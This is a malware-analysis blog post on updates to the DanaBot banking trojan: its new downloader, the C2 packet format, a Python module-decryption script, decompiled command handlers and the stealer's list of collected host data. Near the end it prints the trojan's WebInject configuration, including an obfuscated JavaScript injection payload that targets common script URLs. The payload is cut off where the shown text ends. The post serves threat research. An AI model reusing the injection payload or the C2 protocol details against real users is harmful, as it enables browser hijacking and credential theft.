DanaBot Communications Update

blog.lexfo.fr/danabot-malware.html

Introduction

Since the last blog post from Proofpoint about the version 4 of DanaBot, the new samples available in Threat Intel repository integrate minor changes in their architecture and communications. This short blog post is about the differences spot between those different versions. As a reminder, you can find details on the four major versions here:

- Version 1: DanaBot - A new banking Trojan surfaces Down Under | Proofpoint US
- Version 2: DanaBot Gains Popularity and Targets US Organizations in Large Campaigns | Proofpoint US
- Version 3: DanaBot updated with new C&C communication | WeLiveSecurity
- Version 4: New Year, New Version of DanaBot | Proofpoint US

DanaBot Downloader


Unlike the previous versions, the latest samples found in public repositories included a component that first downloaded and loaded the main module along with configurations and plugins. That's why two TCP stream appear instead of one in the version 4:

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.10.0.39	52147	23.229.29.48	443	16,366	14M	4,738	285k	11,628	14M	200.639138	6.3718	358k	
10.10.0.39	52172	23.229.29.48	443	142	73k	53	10k	89	63k	213.088532	6.7102	12k	

TCP StreamsThe first TCP connection comes from the Downloader, who downloads the main module (about 14 Mb of encrypted and compressed data) and the second one from the main module itself (similar to version 4).

Downloader Communication Protocol

To download the main module, the Downloader sends two requests:



First Stream

The requests sent above respect the DanaBot communication protocol described by ESET. The first packet is used to transmit the new RSA public key generated on the host, and the second one is a packet with a very specific structure used to send instructions and data to the C2.

Like version 4, the packet structure is binary format and has a plaintext header (0x1C-bytes long). The packet data structure size is lower than version 4 with 455 bytes and some hashes embedded in the structure are formatted differently. Indeed, before all hashes were formatted using the Delphi TMemoryStream classes and now only the "random hash" has kept this format. You can find below the packet structure used by the Downloader to download the main module:

Offset	Size	Name	Notes
0x00	4-bytes	Packet length	
0x04	8-bytes	Random value	
0x0C	8-bytes	Checksum	Packet length + random value
0x14	4-bytes	Affiliate ID	Hardcoded field embedded in the Downloader
0x18	4-bytes	Command	Command to send (2048)
0x1c	4-bytes	Sub-Command	Sub-command to send (0)
0x20	60-bytes	Remaining null bytes	
[0x5c	1-byte	Embedded hash length	
0x5d]	32-bytes	Embedded hash value	Embedded hash in the Downloader
[0x7d	1-byte	Embedded hash length	
0x7e]	32-bytes	Embedded hash value	This hash should be the same as above but it can be an embedded hash from an old/new sample. The downloaded module will vary according to this hash.
[0x9e	1-byte	Checksum Hash length	

Offset	Size	Name	Notes
0x9f]	32-bytes	Checksum value	MD5 uppercase hex digest of affiliate ID, and the two previous hash values concatenated together
[0xbf	4-bytes	Random hash length	Raw Delphi TMemoryStream format
0xc3	4-bytes	Random hash CRC32	
0xc7]	33-bytes	Random hash value	
0xe8	remaining	Remaining null bytes	

You can find below an example of request generated and sent by the Downloader to download the main module:

```
00000000: [c7  01  00  00][12  66  00  00  00  00  00  00][d9  67  00  00
.....f.......g..
00000010:  00  00  00  00][04  00  00  00][d0  0f  00  00][00  00  00  00]
................
00000020: [00  00  00  00][00  00  00  00  00  00  00  00  00  00  00  00
................
00000030:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000040:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000050:  00  00  00  00  00  00  00  00  00  00  00  00][20][36  41  44
............  6AD
00000060:  39  46  45  34  46  39  45  34  39  31  45  37  38  35  36  36
9FE4F9E491E78566
00000070:  35  45  30  44  31  34  34  46  36  31  44  41  42][20][36  41
5E0D144F61DAB  6A
00000080:  44  39  46  45  34  46  39  45  34  39  31  45  37  38  35  36
D9FE4F9E491E7856
00000090:  36  35  45  30  44  31  34  34  46  36  31  44  41  42][20][35
65E0D144F61DAB  5
000000a0:  34  37  34  41  39  35  46  34  39  37  36  42  43  31  38  33
474A95F4976BC183
000000b0:  37  33  31  31  45  39  44  33  42  32  36  46  39  36  45][20
7311E9D3B26F96E
000000c0:  00  00  00][ef  16  f0  dd][46  37  39  30  45  45  34  45  37
.......F790EE4E7
000000d0:  38  46  32  43  38  34  34  37  41  38  38  30  43  46  31  43
8F2C8447A880CF1C
000000e0:  43  44  42  32  46  46  32  00][00  00  00  00  00  00  00  00
CDB2FF2.........
000000f0:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000100:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000110:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000120:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000130:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000140:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000150:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000160:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000170:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000180:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
00000190:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
000001a0:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
................
000001b0:  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
```

```
.................
000001c0:  00  00  00  00  00  00  00]                                  .......
```

Each data received from the C2 is encrypted using AES and the key located in the last 80 bytes is itself encrypted using RSA. The needed RSA key is the private key generated by the Downloader.

Main Module Decryption

The main module is protected by a second layer of encryption on top of DanaBot communication. Indeed, the module is encrypted using the same technics, but the needed RSA key is the one embedded in the Downloader.

The AES deciphering is using CBC mode with a null IV and it operates by blocks of 0x10010 bytes. It can be resumed with the following scripts:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from wincrypto import CryptImportKey, CryptDecrypt
import pwn
import sys


if len(sys.argv) == 3:
    hardcoded_key = open(sys.argv[1], 'rb').read()
    enc_data = open(sys.argv[2], 'rb').read()
else:
    exit()


def aes_decrypt(key, data):
    cipher = AES.new(key, AES.MODE_CBC, iv=b"\x00" * 16)
    plaintext = unpad(cipher.decrypt(data), AES.block_size)
    return plaintext


rsa_pub_key = CryptImportKey(hardcoded_key)
encrypted_aes_key = CryptDecrypt(rsa_pub_key, enc_data[-0x80:])
print("AES key : %s" % encrypted_aes_key[-0x20:].hex())

enc_data = enc_data[0x0:-0x80]
aes_bloc_size = pwn.u32(enc_data[-0x4:])
enc_data = enc_data[0x0:-0x4]

len_enc_data = len(enc_data)
offset = 0
final = b''
while len_enc_data > 0:
    if len_enc_data <= 0x100000:
        pdwDataLen = len_enc_data
    else:
        pdwDataLen = 0x100000 + aes_bloc_size
    dec = aes_decrypt(encrypted_aes_key[-0x20:], enc_data[offset:offset +
pdwDataLen])
    final = final + dec
    len_enc_data = len_enc_data - pdwDataLen
    offset = offset + pdwDataLen

with open("./aes_decrypt_file.bin", "wb") as f:
    f.write(final)
```

Once decrypted, the first four bytes are the compressed buffer size followed by the Zlib magic headers and data:

```
00000000:[35  29  d1  00][78  9c][bc  bd  0b  7c  53  55  b6  30  7e  92
5)..x....|SU.0~.
00000010: 9c  36  69  1b  9a  14  82  14  44  2c  1a  15  04  91  5a  54
.6i.....D,....ZT
00000020: ..  ..]
```

The uncompressed data is a DLL (the main module) similar to the unpack main module in version 4, although it seems bigger with a size around 18M. Further communications from the main module are similar to version 4 as described in the Proofpoint blog post, except that the data structure is the same as talked previously:

New Packet Format

Offset	Description
0x00000000	packet_data_layout struc ; (sizeof=0x1C7, mappedto_735)
0x00000000	size_header dd ?
0x00000004	random dq ?
0x0000000C	size_header_plus_rand dq ?
0x00000014	campaing_id dd ?
0x00000018	command_id dd ?
0x0000001C	sub_command dd ?
0x00000020	hardcorded_version dd ?
0x00000024	is_process_admin dd ?
0x00000028	user_RID dd ?
0x0000002C	system_arch dd ?
0x00000030	windows_version dd ?
0x00000034	timezone dd ?
0x00000038	null_bytes db 36 dup(?)
0x0000005C	bot_id_len db ?
0x0000005D	bot_id_hash db 32 dup(?)
0x0000007D	embedded_hash_len db ?
0x0000007E	embedded_hash_value db 32 dup(?)
0x0000009E	checksum_hash_len db ?
0x0000009F	checksum_hash_value db 32 dup(?)
0x000000BF	random_hash_len dd ?
0x000000C3	random_hash_CRC32 dd ?
0x000000C7	random_hash_str db 33 dup(?)
0x000000E8	remaining_null_bytes db 223 dup(?)
0x000001C7	packet_data_layout ends

Legend :	
	Same field, same offset
	Same field, different format
	Same field, different format
	Same field, different format
	Same field, different offset


Old Packet Foramat

Offset	Description
0x00000000	packet_data_layout struc ; (sizeof=0x1DF, mappedto_326)
0x00000000	size_header dd ?
0x00000004	random dq ?
0x0000000C	size_header_plus_rand dq ?
0x00000014	campaign_ID dd ?
0x00000018	command_id dd ?
0x0000001C	sub_command dd ?
0x00000020	hardcoded_version dd ?
0x00000024	is_process_admin dd ?
0x00000028	user_RID dd ?
0x0000002C	system_arch dd ?
0x00000030	windows_version dd ?
0x00000034	timezone dd ?
0x00000038	null_bytes db 36 dup(?)
0x0000005C	bot_id__hash_len dd ?
0x00000060	bot_id_hash_CRC32 dd ?
0x00000064	bot_id_hash_value db 33 dup(?)
0x00000085	embedded_hash_len dd ?
0x00000089	embedded_hash_CRC32 dd ?
0x0000008D	embedded_hash_str db 33 dup(?)
0x000000AE	checksum_hash_len dd ?
0x000000B2	checksum_hash_CRC32 dd ?
0x000000B6	checksum_hash_str db 33 dup(?)
0x000000D7	random_hash_len dd ?
0x000000DB	random_hash_CRC32 dd ?
0x000000DF	random_hash_str db 33 dup(?)
0x00000100	remaining_null_bytes db 223 dup(?)
0x000001DF	packet_data_layout ends

hello_diffing

DanaBot commands

DanaBot commands and sub-commands are used to indicate to the recipient how to handle data. On the version analyzed, all the main commands (with id 2048) and sub-commands described by Proofpoint are still present except for the sub-command 10 since the Tor module is already included.



sub_cmd

Commands 2048, Sub-command 6

This sub-command is used for online functionalities, that's why C2 reply may be empty. By analyzing these parts, two "online" functionalities were added. The first one may still be under development. Indeed, except the strings "InstallRDP" found in the function, nothing much is done.

```
v29.size_header = 455;
v29.random = System::Random(v5);
v29.size_header_plus_rand = v29.random + v29.size_header;
System::__linkproc__ PStrNCpy(a2a, &v29.bot_id_len, 32);
v29.command_id = 12;
System::Classes::TMemoryStream::Clear(a3a);
System::Classes::TStream::WriteBuffer(a3a, &v29, 455);
v12 = *(a3a + 4);
v6 = (**a3a)();
if ( to_cryptEncrypt_n_send(0, s, g_embeded_config->pub_key, v6, v12) )
{
  if ( !to_recv_n_decrypt(s, v34, a3a) )
    log_string(L"InstallRDP");
}
```

InstallRDP

The second one is very similar to the stealer plugin (started in a thread at the beginning of the process) and the following information is gathered on the victim host:

- Vault Credentials
- OS
- Computer name
- Local Country
- Language
- Actual Time
- WinKey
- Desktop

- Uptime
- HDDs
- Browsers on the host
- Processes running
- Default browser
- Installed programs path
- Installed programs names
- OS Name
- OS Version
- System Manufacturer
- System Model
- System Type
- Processor Name
- Network Card
- Connection Name
- Network Status
- DHCP Enabled
- DHCP Server
- IP address
- MAC Address
- Mute
- Volume
- Wifi
- Bluetooth
- Printer
- Wallpaper path
- Tray
- SystemHiddenFiles
- BiosTime
- IsBattery
- PowerLevel
- Logical processor count
- NUMA Node count
- Processor Core count

Commands 2048, Sub-command 3

This sub-command is mainly used to activate/deactivate plugins and set options. First, the main module is asking to the C2 the list of "CommandRecords" available by sending the sub-command 2. A list of hashes is received:

```
00000000: 3336 3931 4335 4244 3239 4239 4432 3333  3691C5BD29B9D233
00000010: 3933 3946 4345 4538 4438 3444 3246 3845  939FCEE8D84D2F8E
00000020: 0d0a 3342 3446 4438 4234 4530 4644 3130  ..3B4FD8B4E0FD10
00000030: 4143 4537 4443 3537 3741 3137 3033 3635  ACE7DC577A170365
00000040: 4232 0d0a 3446 3036 3833 3742 4339 3530  B2..4F06837BC950
00000050: 3237 3839 4242 4638 4639 3834 4639 3730  2789BBF8F984F970
00000060: 3841 3537 0d0a 3632 3236 4334 3531 4645  8A57..6226C451FE
00000070: 4333 3144 4346 4143 4332 3830 3437 4338  C31DCFACC28047C8
00000080: 4238 4237 4338 0d0a 3533 3530 3136 4146  B8B7C8..535016AF
00000090: 4345 3845 4432 4231 3430 3436 4338 4644  CE8ED2B14046C8FD
000000a0: 4534 4635 4244 4233 0d0a                 E4F5BDB3..
```

Then, for each of those hashes, the sub-command 3 is sent with the "CommandRecords" hash in parameters. In the data received, there is a command field that indicates to the main module how to handle and what to do with the payload located at the packet end:

```
00000000: [20][33  36  39  31  43  35  42  44  32  39  42  39  44  32  33
3691C5BD29B9D23
00000010:  33  39  33  39  46  43  45  45  38  44  38  34  44  32  46  38
3939FCEE8D84D2F8
00000020:  45][04  00  00  00][0c  00  00  00][00  00  00  00  00  00  00
E...............
...
000006b0:  00  00  00  00  00  00  00  00  00  00  00  00  00  00][0a  00
................
000006c0:  00  00] 00  00  00  00 [33  36  30  7c  31  7c  7c  7c  0d  0a]
......360|1|||..
```

The fields marked in the example above are (from left to right):

- command record hash length
- command record hash
- ???
- command
- null bytes
- payload length
- payload

In the above example, the command number is 12, the payload can be forward to the right function:

```
case 12:                                // stealer_module
  if ( ((*c_TCustomComboBoxStrings)->field_14)() > 0 )
  {
    ((*c_TCustomComboBoxStrings)->_System_Classes_TStringList_Assign$qqrp26System_Classes_TPersistent)(
      &payload,
      0);
    v37 = &payload;
    v25 = System::Pos(payload, "|", 1);
    System::__linkproc__ UStrCopy(payload, 1, v25 - 1);
    v36 = &savedregs;
    v35 = &loc_543AD9E;
    v34 = NtCurrentTeb()->NtTib.ExceptionList;
    __writefsdword(0, &v34);
    hardcoded_config_0.stealer_sleeping_time = 60000 * decimal_to_hex(payload, v26);
    if ( !hardcoded_config_0.stealer_sleeping_time )
      hardcoded_config_0.stealer_sleeping_time = 60000;
    __writefsdword(0, v34);
    v1 = *c_TCustomComboBoxStrings;
    ((*c_TCustomComboBoxStrings)->_System_Classes_TStringList_Assign$qqrp26System_Classes_TPersistent)(
      &payload,
      0);
    position = System::Pos(payload, "|", 1);
    System::__linkproc__ UStrDelete(&payload, 1, position);
    v36 = &payload;
    position_1 = System::Pos(payload, "|", 1);
    System::__linkproc__ UStrCopy(payload, 1, position_1 - 1);
    System::__linkproc__ UStrEqual(payload, &str_1);
    if ( v24 )
      hardcoded_config_0.flag_stealer = 1;
    else
      hardcoded_config_0.flag_stealer = 0;
  }
```

stealer_cmd_records

Since version 4, new functions were added to parse the Webinject and Webfilter configuration (Zeus style) received.

WebInject configuration (command 03):

```
set_local_variables ybhftdhnb65

set_url https://code.jquery.com/jquery*.js* https://apis.google.com/js/client.js*
https://clients5.google.com/ads/measurement/jn/jn.js*
https://www.facebook.com/rsrc.php/*.js https://static.xx.fbcdn.net/rsrc.php/*.js
https://ajax.googleapis.com/ajax/libs/jquery*jquery*js https://www.google-
analytics.com/analytics.js https://www.google-analytics.com/ga.js
https://www.googletagservices.com/tag/js*.js
https://sb.scorecardresearch.com/beacon.js https://start.duckduckgo.com*.js
https://www.eff.org/*.js https://apis.google.com/_/*/js/*
https://www.gstatic.com/*_/*js/* https://cdn.taboola.com/TaboolaCookieSyncScript.js
https://acdn.adnxs.com/ast/ast.js https://s.aolcdn.com/ads/adswrappermsni.js
https://s.yimg.com/av/yap/ga/yap.js https://s.yimg.com/rq/darla/*/js/*min.js
https://www.bing.com/rms/*.js https://pagead2.googlesyndication.com/pagead/js/*.js GL

data_before
*
data_end
data_inject

(function(){var s_d_i=
{t:1000*60*60*24*7,b:'%bot_id%',v:'%bot_version%',n:'%timenow%',s:'%local_variables=_s
 P7Ba(S7Ba());I7u9(O7u9());q7xK.f1ND=f1ND;Z6My(B6My());q7xK.a3A=function(){var
F2A=2;for(;F2A!==1;){switch(F2A){case 2:return{o4l:function(l4l){var
r2A=2;for(;r2A!==10;){switch(r2A){case 9:P4l=0;r2A=8;break;case 4:r2A=U4l<z4l.length?
3:6;break;case 2:var e4l=function(S4l){var p2A=2;for(;p2A!==13;){switch(p2A){case
4:d4l.G5My(b5My.J5My(S4l[E4l]+35));p2A=3;break;case 2:var d4l=[];p2A=1;break;case
1:var E4l=0;p2A=5;break;case 9:var Z4l,T4l;p2A=8;break;case 5:p2A=E4l<S4l.length?
4:9;break;case 3:E4l++;p2A=5;break;case 6:p2A=!T4l?8:14;break;case
8:Z4l=d4l.h5My(function(){var c2A=2;for(;c2A!==1;){switch(c2A){case 2:return 0.5-
D5My.y5My();break;}}}).m5My('');T4l=q7xK[Z4l];p2A=6;break;case 14:return
T4l;break;}}};var F4l='',z4l=M5My(e4l([14,43,67,33])());r2A=5;break;case
3:r2A=P4l===l4l.length?9:8;break;case
8:F4l+=b5My.J5My(z4l.n5My(U4l)^l4l.n5My(P4l));r2A=7;break;case 5:var
U4l=0,P4l=0;r2A=4;break;case 7:U4l++,P4l++;r2A=4;break;case 6:F4l=F4l.j5My('[');var
t4l=0;var i4l=function(B4l){var U2A=2;for(;U2A!==18;){switch(U2A){case
11:F4l.w5My.W5My(F4l,F4l.A6My(-5,5).A6My(0,4));U2A=5;break;case 5:return
t4l++,F4l[B4l];break;case
6:F4l.w5My.W5My(F4l,F4l.A6My(-9,9).A6My(0,8));U2A=5;break;case
3:F4l.w5My.W5My(F4l,F4l.A6My(-7,7).A6My(0,5));U2A=5;break;case
13:F4l.w5My.W5My(F4l,F4l.A6My(-5,5).A6My(0,4));U2A=5;break;case
7:U2A=t4l===3&&B4l===121?6:14;break;case
1:F4l.w5My.W5My(F4l,F4l.A6My(-8,8).A6My(0,7));U2A=5;break;case
2:U2A=t4l===0&&B4l===181?1:4;break;case 14:U2A=t4l===4&&B4l===183?13:12;break;case
8:F4l.w5My.W5My(F4l,F4l.A6My(-4,4).A6My(0,3));U2A=5;break;case
12:U2A=t4l===5&&B4l===184?11:10;break;case 9:U2A=t4l===2&&B4l===77?8:7;break;case
4:U2A=t4l===1&&B4l===256?3:9;break;case 10:U2A=t4l===6&&B4l===181?20:19;break;case
20:F4l.w5My.W5My(F4l,F4l.A6My(-2,2).A6My(0,1));U2A=5;break;case
19:i4l=H4l;U2A=5;break;}}};r2A=12;break;case 12:var H4l=function(R4l){var
Z2A=2;for(;Z2A!==1;){switch(Z2A){case 2:return F4l[R4l];break;}}};return
i4l;break;}}}('JPRPXH')};break;}}}();q7xK.b3A=function (){return typeof
q7xK.a3A.o4l==='function'?
q7xK.a3A.o4l.apply(q7xK.a3A,arguments):q7xK.a3A.o4l;};q7xK.T3A=function (){return
typeof q7xK.a3A.o4l==='function'?
q7xK.a3A.o4l.apply(q7xK.a3A,arguments):q7xK.a3A.o4l;};function B6My(){var
```

```
A2A=2;for(;A2A!==3;){switch(A2A){case 1:return globalThis;break;case 2:A2A=typeof
globalThis==='object'?1:5;break;case 5:try{var w2A=2;for(;w2A!==9;){switch(w2A){case
4:window.globalThis=window;w2A=3;break;case 5:w2A=typeof globalThis==='undefined'?
4:3;break;case 2:Object.defineProperty(Object.prototype,'cWCKj',{get:function()
{return this;},configurable:true});cWCKj.globalThis=cWCKj;w2A=5;break;case 3:delete
Object.prototype.cWCKj;w2A=9;break;}}}catch(a1A){window.globalThis=window;}return
globalThis;break;}}}q7xK.T6z=function (){return typeof q7xK.r6z.p6z==='function'?
q7xK.r6z.p6z.apply(q7xK.r6z,arguments):q7xK.r6z.p6z;};function q7xK(){}function
Z6My(){function T1A(){var N2A=2;for(;N2A!==5;){switch(N2A){case 2:var o2A=
[arguments];return o2A[0][0].Array;break;}}}function X1A(){var V2A=2;for(;V2A!==5;)
{switch(V2A){case 2:var x2A=[arguments];return x2A[0][0].Math;break;}}}function i1A()
{var I2A=2;for(;I2A!==7;){switch(I2A){case 3:h2A[6]="efine";h2A[7]="d";try{var
Q2A=2;for(;Q2A!==9;){switch(Q2A){case 2:h2A[5]={};h2A[9]=(1,h2A[0][1])(h2A[0]
[0]);h2A[3]=[h2A[9],h2A[9].prototype][h2A[0][3]];h2A[5].value=h2A[3][h2A[0]
[2]];try{var L2A=2;for(;L2A!==3;){switch(L2A){case
2:h2A[2]=h2A[7];h2A[2]+=h2A[6];h2A[2]+=h2A[8];L2A=4;break;case 4:h2A[0]
[0].Object[h2A[2]](h2A[3],h2A[0][4],h2A[5]);L2A=3;break;}}}catch(K1A){h2A[3][h2A[0]
[4]]=h2A[5].value;}Q2A=9;break;}}}catch(A1A){}I2A=7;break;case 2:var h2A=
[arguments];h2A[8]="";h2A[8]="Property";h2A[6]="";I2A=3;break;}}}function n1A(){var
O2A=2;for(;O2A!==5;){switch(O2A){case 2:var H2A=[arguments];return H2A[0]
[0];break;}}}var C2A=2;for(;C2A!==82;){switch(C2A){case
10:M2A[6]="h";M2A[4]="M";M2A[7]="n";M2A[66]="";C2A=17;break;case
36:M2A[26]+=M2A[29];M2A[79]=M2A[7];M2A[79]+=M2A[64];M2A[79]+=M2A[94];M2A[89]=M2A[1];M2
 85:b1A(T1A,"unshift",M2A[46],M2A[76]);C2A=84;break;case
75:M2A[27]+=M2A[94];M2A[42]=M2A[3];M2A[42]+=M2A[64];M2A[42]+=M2A[94];C2A=71;break;case
 90:b1A(X1A,"random",M2A[68],M2A[62]);C2A=89;break;case
66:b1A(n1A,"Math",M2A[68],M2A[57]);C2A=90;break;case
24:M2A[94]="";M2A[20]="W";M2A[94]="y";M2A[28]="";C2A=35;break;case
67:b1A(T1A,"sort",M2A[46],M2A[51]);C2A=66;break;case
70:b1A(T1A,"push",M2A[46],M2A[42]);C2A=69;break;case
44:M2A[95]=M2A[20];M2A[95]+=M2A[64];M2A[95]+=M2A[94];M2A[76]=M2A[87];C2A=40;break;case
 3:M2A[5]="";M2A[5]="D";M2A[9]="";M2A[2]="b";M2A[9]="m";C2A=14;break;case
87:b1A(k1A,"charCodeAt",M2A[46],M2A[79]);C2A=86;break;case 2:var M2A=
[arguments];M2A[3]="";M2A[3]="";M2A[3]="G";C2A=3;break;case
68:b1A(g1A,"fromCharCode",M2A[68],M2A[22]);C2A=67;break;case
35:M2A[19]="6M";M2A[28]="";M2A[28]="A";M2A[68]=0;C2A=31;break;case
84:b1A(B1A,"apply",M2A[46],M2A[95]);C2A=83;break;case
14:M2A[1]="";M2A[1]="M5";M2A[7]="";M2A[8]="J";C2A=10;break;case
45:M2A[62]=M2A[94];M2A[62]+=M2A[66];M2A[62]+=M2A[29];M2A[57]=M2A[5];C2A=62;break;case
